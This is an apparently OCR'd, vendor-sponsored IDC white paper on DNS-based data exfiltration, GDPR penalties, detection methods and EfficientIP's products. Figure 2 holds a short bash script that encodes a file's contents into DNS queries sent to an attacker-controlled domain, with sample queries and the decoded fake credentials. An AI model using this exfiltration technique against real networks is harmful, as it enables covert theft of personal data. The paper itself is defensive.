Technology Spotlight

Dealing with DNS-Based Data Breaches to Avoid GDPR Non-Compliance

Sponsored by: EfficientIP

Duncan Brown Romain Fouchereau

January 2017

INTRODUCTION

This paper examines the emergence of DNS-based data exfiltration as a growing mechanism for extracting valuable or sensitive personal data from vulnerable organizations. In particular, it examines the effect of the General Data Protection Regulation (GDPR) on the level of risk organizations now face with data exfiltration and suggests that companies that do not address this could be exposed to severe consequences under the new regulations. Although GDPR is an EU regulation it impacts any organization that processes "the personal data of data subjects who are in the EU, regardless of whether the processing takes place in the (EU) or not." Thus it has global reach and significance.

Enhanced DNS security is therefore an added layer of protection when considering security and privacy for the network, data, and customers, while preserving reputation and enabling GDPR compliance.

CONNECTED DEVICES, GDPR, AND THE DANGER OF DATA EXFILTRATION

We live in an era of a dynamic threat landscape where, by any measure, the situation is worsening. As the number of personal data records increases, so do the number of threats, attacks, breaches, and the overall cost per breach. And this trend does not appear to be slowing down.

Meanwhile, we keep connecting things to the Internet. IDC estimates that in 2016 there were 12.1 billion connected devices, and this is expected to grow to 30 billion by 2020 (according to IDC's *Worldwide Internet of Things Forecast Update, 2016–2020*, IDC #US40755516, May 2016). There are many good reasons underpinning this trend: better healthcare, more efficient transport, energy saving, and so on. The Internet of Things should be a force for good in global society.

However, there is a dark side to the Internet. Personal data is being illegally accessed and stolen for financial gain, shared on "dark net" underground sharing platforms, or posted on public sites such as pastebin.com in order to embarrass or exploit individuals or companies. Most importantly, the accessing of personal data breaches violates fundamental human rights with regard to privacy.

The consequences of a data breach are often severe for the individuals whose data has been stolen. But they are relatively minor for organizations responsible for protecting that information, under current data protection rules. However, this is about to change. GDPR introduces severe financial and reputational consequences for any organization that fails to protect personal data. These, collectively, should grab the attention of board members of companies of all sizes and in all locations.

The penalties for non-compliance with GDPR fall into four broad categories:

- Financial penalties, including a fine of 2% of global revenue or €10 million (whichever is the higher) for technical data breaches, and 4% or €20 million for breaches of data protection principles and rights.

- Mandatory breach notification to both the regulator and individuals affected by the breach, where the breach is material (that is, undermines the rights or freedoms of individuals). Breaches must be reported within 72 hours of discovery.
- Sanctions against firms processing personal data, including orders to cease processing personal data (which may result in secession of trading). The extra-territoriality of GDPR means that sanctions apply to any firm worldwide processing data of people in the EU. Location of the processing itself is irrelevant.
- The prospect of class action lawsuits prosecuted on behalf of individuals affected by a data breach.

Organizations must therefore protect against attacks that attempt to exfiltrate data from their companies. Many organizations have security processes and technologies in place to guard against this: however, there are often gaping holes in protection due to the fundamental workings of the Internet.

WHAT IS A DATA BREACH?

According to GDPR, a data breach involves a lapse in security "leading to the accidental or unlawful destruction, loss, alteration, and authorized disclosure of, or access to, personal data transmitted, stored or otherwise processed."

Clearly, the loss of data to a third party constitutes a serious data breach. Most organizations are approaching this by deploying a variety of technologies, such as encrypting data, or implementing a data loss prevention (DLP) solution, or by rigorous application of policies in firewalls. The aim is to protect personal data against exfiltration relating to non-compliance. Many organizations also protect intellectual property and other commercially sensitive data in the same manner.

One area that is often neglected by organizations – typically because they are unaware of its existence – is data exfiltration via DNS.


HOW DNS WORKS (SIMPLIFIED)

DNS servers deliver the association between host names and IP addresses that keeps HTTP web traffic and network traffic flowing. A DNS request goes through the following steps (see Figure 1):

1. A DNS query for the record "www.mydomain.com" is submitted from a web browser to the local network's preferred DNS server, known as a Resolver.
2. If the requested DNS record "www.mydomain.com" is not cached locally, the Resolver looks for the DNS Nameservers of the domain to which the record belongs ("mydomain.com").
3. If the contact information for reaching the Nameservers associated with the domain ("mydomain.com") are also missing in the cache, the Resolver originates a new DNS request, contacting the public DNS Root servers for information regarding the Top Level Domain ".com".
4. Then another query is sent to the Nameservers of the TLD ".com" asking for the contact information of mydomain.com.
5. The Resolver contacts the Nameserver of "mydomain.com" asking for the IP address associated to www.mydomain.com.
6. The Resolver forwards the answer to web browser.
7. The browser can finally connect to www.mydomain.com.

FIGURE 1

How DNS Works (Simplified)



Source: IDC, 2017

How DNS is Being Used to Exfiltrate Data

There are several ways to exfiltrate data using DNS. Two of the more popular methods are described below.

Embedding Data in DNS Recursive Requests

During an attempt to exfiltrate confidential data, the Domain Name System can be easily leveraged using any public Nameserver controlled (legitimately or otherwise) by an attacker. In such case, the DNS protocol is manipulated to act as an asynchronous file transfer protocol. Doing so does not require much technical knowledge and little specific software engineering. A very small piece of code (likely embedded in malware on the client machine) slices the dataset to be exfiltrated into small chunks. These small chunks are then encoded within the label part of generated DNS queries which are submitted to the local DNS resolver. The Resolver forwards the requests to the Nameserver of the domain controlled by the attacker, because the generated queries are not cached:

<obfuscated_personal_data>.<controlled domain>.com

As an example, the script in Figure 2 allows exfiltration of any file from a Unix/Linux computer, sending queries to the Nameserver of the domain mydomain.com. The script relies only on common Unix/Linux scripting language knowledge. The queries are created with the following elements:

- A random number to avoid the cache
- A sequence number for ordering the data sent when rebuilding the content

- A 16 Byte base64 encoded chunk
- A controlled domain name served by a controlled Nameserver (in this case, mydomain.com)

FIGURE 2

Example Exfiltration Script

```
#!/bin/bash
CHUNKID=0
while read -r -d '' -n 16 BYTES; do
  RANDSEQ=`shuf -i 1-10000000 -n 1`
  echo "getent hosts \"`echo "$RANDSEQ-$CHUNKID-$BYTES" | base64`.mydomain.com\""
  CHUNKID=$(($CHUNKID + 1))
done
```

Source: IDC, 2017

Once executed, this script will generate the following kind of query:

Type A - "Nzk2OTg4OS0wLXVzZXJuYW1lOmouc21pdGgK.mydomain.com"

Type A - "MjQ2ODE3Mi0xLXBhc3N3b3JkOmF6ZXJ0eQo=.mydomain.com"

Type A - "MzA1MTAyNi0yLTQyCnVzZXJuYW1lOnMuc24K.mydomain.com"

Type A - "MjcyNTM0NS0zLW93CnBhc3N3b3JkOnFzZGYK.mydomain.com"

These queries can be easily identified in the logs of any DNS Nameserver software and then parsed to rebuild the original data set by simply decoding the base64 encoded labels in the correct order. In this case the output would be following file content:

username:j.smith

password:azerty42

username:s.snow

password:qsdfgh5431

DNS Tunneling

DNS tunneling makes use of the same protocol abuse as the recursive DNS approach, but not only for exfiltrating files or exchanging command and control information. It allows for a two-way communication permitting IP traffic encapsulation, and hence a complete bypass of network security. However, this requires specific software (such as Iodine) to be executed on both the client and the server making it less discrete than exfiltration based on recursive DNS.

DNS tunneling was initially designed to bypass captive portals (landing pages shown to users before gaining full access to the URL) when connecting to networks, but it is now often used as a backdoor

for data exfiltration. It makes use of standard tftp/ftp/scp protocols to export the gathered data outside the network within DNS traffic.

The ingenuity of hackers using DNS tunneling is that most organizations are not aware of the risks associated with it. When organizations think of DNS security, they focus (if they even do anything at all) on inbound attacks that affect application downtime or result in compromised websites that have an immediate visible business impact. In recent years, millions of accounts have been breached using DNS tunneling because organizations overlooked the security of critical data.

Malicious DNS tunneling works as follows (see Figure 3):

1. A query for an IPv4 address (an "A" record type) encoding IP traffic data in the hostname is sent out by the client software: The domain may be created using a Domain Name Generating Algorithm (DGA). For example:

   <encodeddataishiddeninhere>.domainname.com


2. The server then responds with encoded IP traffic (transporting the confidential information) in the RDATA field of the response. Because DNS allows hostnames of up to 255 characters, with each label (subdomain) limited to 63 characters, DNS allows the client to use lengthy individual labels as well as multiple levels of subdomains to encode their data. The server can now reply with a CNAME response (Canonical Name: a type of resource to specify that a domain name is an alias for another domain):

   <greatnowwecantalk>.domainname.com

3. The client now has two-way transactional communications to a compromised network.
4. The attacker can transfer files out of the network or have complete remote access to the compromised system.

FIGURE 3

How DNS Tunneling Works (Simplified)



Source: IDC, 2017

Although inefficient for transfer of very high volumes of data, DNS tunneling can be used to exfiltrate high-value data such as social security numbers, credit card numbers, password hashes, or sensitive documents. It's possible to use FTP utilities (such as filezilla) via DNS tunneling to exfiltrate around 18,000 credit card numbers per minute. While data volumes may not be massive, the consequences of sensitive data exfiltration could be severe in terms of both financial and reputational loss.

DEFEATING DNS-BASED DATA EXFILTRATION

DNS has been neglected for too long, but with recent large-scale DNS-based DDoS attacks publicized in the media, it has become a buzzword when it comes to security breaches. Today's attacks are becoming more sophisticated and use a combination of methods from high-volume attacks and phishing, to flooding and exploiting zero-day vulnerabilities. But DNS attacks are often just a diversion to hide the real and more valuable target: extracting intellectual property and customer information.

Most organizations have an online presence, exacerbated by the widespread use of BYOD and fast growth of IoT. The exponential growth of social media and apps has contributed to the rapid development of DNS server infrastructure needed to connect all these devices to more and more webpages. Organizations now have an urgent need to have security solutions in place on their networks.

Hackers often remain undetected because DNS is rarely monitored and analyzed, and the DNS tunneling activity usually slips under the radar until something else draws attention to the breach. This makes DNS exfiltration an "easier" option than other means of data theft.

Gaining DNS Visibility of Network Traffic

Without a specific solution in place, gaining visibility of DNS traffic for detecting exfiltration attempts is difficult. Traditional detection mechanisms focus on the analysis of DNS requests' entropy, domain reputation, payload, and/or data encoding without considering the overall traffic. This approach has the benefit of easily filtering part of the malicious traffic but increases the risk of false positives while being easily abused.

Regular network monitoring enables insight into what kind of traffic moves across, and in and out of, the network and uses assets to see who, what, when, how much, and how often traffic traverses the network. A similar network monitoring can be applied to process DNS: analysis of traffic and payloads can be set to look at DNS information to detect data exfiltration and alert when irregular DNS requests and responses are seen moving in and out of the network. DNS traffic needs to be carefully monitored and scanned for data exfiltration attempts in network traffic. DNS filtration systems can help control the reputation of links against a real-time blacklist and automatically check if the DNS query is trustworthy or can represent a risk of data theft.

There are two main techniques for data tunneling exfiltration detection: payload analysis and traffic analysis.

Payload Analysis

Payload analysis is used to detect malicious activity based on a single request and its associated responses that will be analyzed for tunnel indicators. Payload analysis will be done by capturing and storing the DNS transaction data before looking for specific patterns in associated network traffic.

Several indicators must be considered for payload analysis. By looking at the size of requests and responses, it is possible to identify suspicious DNS tunneling activity. Tunneling requests will usually have long labels up to 63 characters and overall names up to 255 characters, a change in pattern that is a good indicator that unusual activity is taking place.

Policy violation can also be an indicator. If a specific policy requires, for example, that all DNS lookups go through an internal DNS server, a violation could be a detection criterion. That depends, of course, on the introduction of a capability to detect such policy violations in real time.

The date of domain registration can also indicate a risky domain. Malicious actors often create domains (using DLGs) specifically to exfiltrate data, after which they are discarded.

Traffic Analysis (Especially Frequency of DNS Requests and Size)

Traffic analysis for detection of DNS tunneling consists of looking at multiple requests and responses over time, during which the amount and frequency of said requests can be used to indicate tunneling. Traffic analysis can be performed to determine whether DNS tunneling happened or not by looking at historical data, including volume and counts of DNS traffic, the numbers of hostnames per domain, locations of requests, and historical attributes.

Detecting DNS tunneling using traffic analysis will involve using one of several of the following techniques simultaneously. These methods include looking at the volume of DNS traffic per IP address (because tunneled data is usually limited to 512 bytes per request, a large number of communications will be required), the volume of DNS traffic per domain, number of hostnames per domain, geographic location of DNS servers, and cache hit statistics (e.g., the ratio of requests for services not in the local cache). DNS tunneling activity can also be detected by looking at orphan DNS requests. This method requires looking not at what we can see, but at what is missing: a legitimate DNS request is usually preceded by another request coming from an application — for example, an http request coming from the web browser — but this first request will not happen if there is DNS tunneling activity and the occurrence needs to be investigated.

DNS Tunneling Mitigation

Resolving DNS attacks once they have been discovered can become very time consuming and resource hungry because of the immediate nature of conflict resolution and the real-time detection and manual inspection that is required.

A first approach to stopping DNS-based exfiltration involves identifying known malicious domains, and using a filtering solution that relies on domain reputation data feeds (although the rate of creation of bad domains and DGAs makes this an ongoing challenge). Blocking DNS queries to malicious domains can be an effective way to break the command-and-control server during DNS tunneling so the administrator can be immediately alerted to take action, while filtering DNS queries by reputation can help mitigate DNS threats by blocking access to malicious IPs to reduce malware and virus infection. Screening a DNS request against domain names with a bad reputation will help prevent malware and sites hosting malicious content from communicating with a client. However, screening of DNS requests from a list can decrease performance level, and maintenance of such blacklists can quickly turn into a management nightmare, needing constant updates. And domains generated for attacks targeted on specific organizations will rarely appear in domain reputation data feeds.

A more proactive approach involves advanced real-time DNS traffic inspection — on a per-client basis to avoid false positives — leveraging analysis of multiple factors and behavioral detection. The cache hit ratio, the frequency and size of the requests, and the queried domains, for example, are relevant indicators of a client's activity.

Once DNS tunneling activity has been detected, it is important to act quickly and have incident response and policies in place to take the necessary steps and fully mitigate the breach (see Figure 4). Immediate responses should be triggered to put suspicious clients into quarantine and block any data exfiltration attempt before any sensitive information gets out.

FIGURE 4

DNS Tunneling Incident Response Checklist

Ongoing Checklist	Best Practice
Use solutions to perform general network monitoring and traffic analysis.	Section off DNS and do not allow internal hosts to resolve external domains.
Use systems to analyze both DNS payload and network traffic on a per IP client basis.	Use a DNS server solution to handle the resolution of external domains.
Perform a security assessment to prevent future breaches.	Have a separate set of recursive servers configured to resolve external records.

Source: IDC, 2017

CONSIDERING EFFICIENTIP

EfficientIP is a leading provider of appliance-based DNS and network security solutions. Its approach to DNS data exfiltration is twofold: it uses DNS analytics to detect threats and to deploy adaptive countermeasures to block DNS-based data exfiltration.

DNS Analytics for Behavioral Threat Detection

The DNS protocol allows for a large variety of queries and records to be exchanged between a client (browser) and external servers. Although this facilitates data exfiltration, such queries look atypical compared with normal traffic. In essence, EfficientIP assesses how a normal and benign DNS request/response looks and acts, and then compares this baseline against traffic. Any suspicious DNS client can be automatically put into quarantine for immediate mitigation, allowing it to only originate known legitimate DNS queries.

Importantly, EfficientIP continuously monitors complete DNS transactions, which may incorporate multiple request/response pairs. This means that hackers attempting to stay below the radar in terms of, for example, record length or frequency are still likely to be detected.

Because the EfficientIP solution sits between the local cache and the recursive DNS server it is able to assess the validity and veracity of DNS traffic. For example, it maintains a real-time domain repetition data feed, which allows it to immediately assess the likelihood of a domain being utilized as a repository for exfiltrated data.

Statistics are collected globally and trends are analyzed on a per-client basis (which, IDC believes, is unique). The global approach can help security operations to take the best course of action for mitigation. Furthermore, the IP data may help to find and isolate the suspicious client.

DNS transaction analysis also enables DDoS attack detection and mitigation. Global transaction analysis can trigger a global "rescue mode," preserving access to cache data whatever the workload, up to 17 million queries per second, as it separates the recursive function from the cache function.

Adaptive Countermeasures for Smart Protection

EfficientIP provides a variety of solutions that act as countermeasures against data exfiltration and more general DNS-based attacks (such as NXDomain attacks that use phantom domains and name servers). A key feature of the solution is the separation of the DNS cache and recursive functions. This allows each function to be individually protected, enabling the cache-based function to operate even though the recursive function is being saturated by a volumetric attack.

Complete transaction inspection allows the EfficientIP solution set to build up a substantial base of intelligence around DNS services. This provides an adaptive capability that is kept current despite new domains being created and registered (for example, using DGAs). This means that there is no need to continuously change filtering rules on firewalls or other network infrastructure. It also eliminates the risk of false positive DNS blocking or quarantining legitimate traffic, as it can interpret the difference between a legitimate customer and a malicious actor.

The EfficientIP DNS resolver (which includes the DNS Guardian component) is its own security mechanism and does not require an additional DNS security solution.

CHALLENGES

Even though DNS data exfiltration defenses exist, challenges remain to organizations concerned with GDPR and other data loss risks. DNS is a core foundation of the Internet, and yet it is increasingly used to conduct attacks, whether DDoS or data exfiltration. The primary issue here is not one of solution but of acknowledgement of the problem: most organizations are unaware of their exposure to DNS-based attacks. With the introduction of GDPR in May 2018, organizations must recognize the risk of data exfiltration in particular.

However, DNS attacks are being facilitated by exploit kits such as Blackhole, Angler, Iodine, and Neutrino. These make it easy for threat actors to develop attacks, and they allow new entrants to become effective attackers quickly.

A feature of DNS attacks described in this paper is the prerequisite to compromise both a client and DNS server. Due to exploit kits this is often easier than it should be, but it demonstrates the depth of defense required in security regimes. DNS is one of a multitude of threat vectors that organizations must deal with. Having a robust and layered defense is essential.

Ultimately, constantly evolving and sophisticated threat actors will continue to seek new ways of exploiting DNS. The release of the Mirai worm source code demonstrates the willingness of threat actors to divulge their approaches in order to draw attention to vulnerabilities and possible entry points to organizations. DNS data exfiltration itself is a growing approach to extracting sensitive or valuable data, and as long as it remains relatively obscure and unprotected it will continue to be exploited.

CONCLUSIONS

DNS data exfiltration is an effective means of sending data outside an organization. It uses the very foundations of the Internet itself against organizations that unwittingly trust the Internet to be benign. This paper demonstrates that there can be no assumed states of security, or even neutrality. Everything should be assumed to be a potential threat.

The introduction of GDPR in 2018 adds a dimension to data exfiltration that changes the game, and it affects organizations globally, not just those based or operating in the EU. GDPR is all about the growth in business risk. The risk from DNS data exfiltration might seem small today, but the risk is not trivial, and the consequences are about to rise. The likelihood of a DNS-based data exfiltration attack is also increasing with the availability of exploit kits and the broadening awareness of DNS as a vector within the attack communities.

IDC believes that regulators understand the inevitability of breaches. GDPR does not expect breaches to be eliminated by 2018. However, the measure of a company's compliance with GDPR is based largely on evidence of the extent to which it tries to be compliant. Ignorance of, or inaction toward, a known threat will not be regarded favorably by regulators.

About IDC

International Data Corporation (IDC) is the premier global provider of market intelligence, advisory services, and events for the information technology, telecommunications and consumer technology markets. IDC helps IT professionals, business executives, and the investment community make fact-based decisions on technology purchases and business strategy. More than 1,100 IDC analysts provide global, regional, and local expertise on technology and industry opportunities and trends in over 110 countries worldwide. For 50 years, IDC has provided strategic insights to help our clients achieve their key business objectives. IDC is a subsidiary of IDG, the world's leading technology media, research, and events company.

IDC U.K.

IDC UK
5th Floor, Ealing Cross,
85 Uxbridge Road
London
W5 5TH, United Kingdom
44.208.987.7100
Twitter: @IDC
idc-community.com
www.idc.com

Copyright and Restrictions